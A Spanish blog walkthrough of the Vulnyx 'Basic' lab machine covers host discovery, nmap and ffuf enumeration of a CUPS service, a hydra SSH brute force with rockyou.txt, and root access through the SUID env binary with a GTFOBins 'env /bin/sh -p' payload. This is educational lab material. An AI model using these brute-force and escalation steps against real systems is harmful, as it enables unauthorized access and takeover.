Máquina Basic (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 03 agosto

Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

$ netdiscover -i eth1 -r 10.0.2.0/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
10.0.2.1       52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2       52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3       08:00:27:d6:4c:33      1      60  PCS Systemtechnik GmbH
10.0.2.7       08:00:27:8d:f7:c1      1      60  PCS Systemtechnik GmbH
```

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.7

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

$ ping -c 1 10.0.2.7


```
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.226 ms

── 10.0.2.7 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.226/0.226/0.226/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.


A continuación realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

$ nmap -Pn 10.0.2.7 -sVC




Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22**, **80** y **631**.

Comprobamos que es lo que corre en el puerto 631.




A continuación, realizamos con la herramienta **FFUF** un fuzzing web, para ello ejecutamos el siguiente comando:

$ ffuf -u http://10.0.2.7:631/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt



Encontramos el directorio **printers**.

Accedemos al directorio y nos encontramos que existe el usuario **dimitri**.




Con la herramienta **hydra** realizamos un ataque a ssh para intentar crackear la contraseña del usuario dimitri, para ello ejecutamos el siguiente comando:

$ hydra -l dimitri -P Descargas/rockyou.txt -T 64 -I


A continuación, nos conectamos por ssh, para ello ejecutamos el siguiente comando:

$ ssh dimitri@10.0.2.7




Buscamos todos los binarios **SUID**, para ello ejecutamos el siguiente comando:

$ find / -perm -4000 2>/dev/null



Como podemos comprobar el binario **env** tiene el bit **SUID** activado, no eliminando los privilegios

elevados pudiendo utilizarse de forma abusiva para escalar privilegios como una puerta trasera **SUID**, por lo tanto nos vamos a la página gtfobins a mirar el payload.



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
./env /bin/sh -p
```

Lo ejecutamos:

$ env /bin/sh -p



¡¡¡ Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.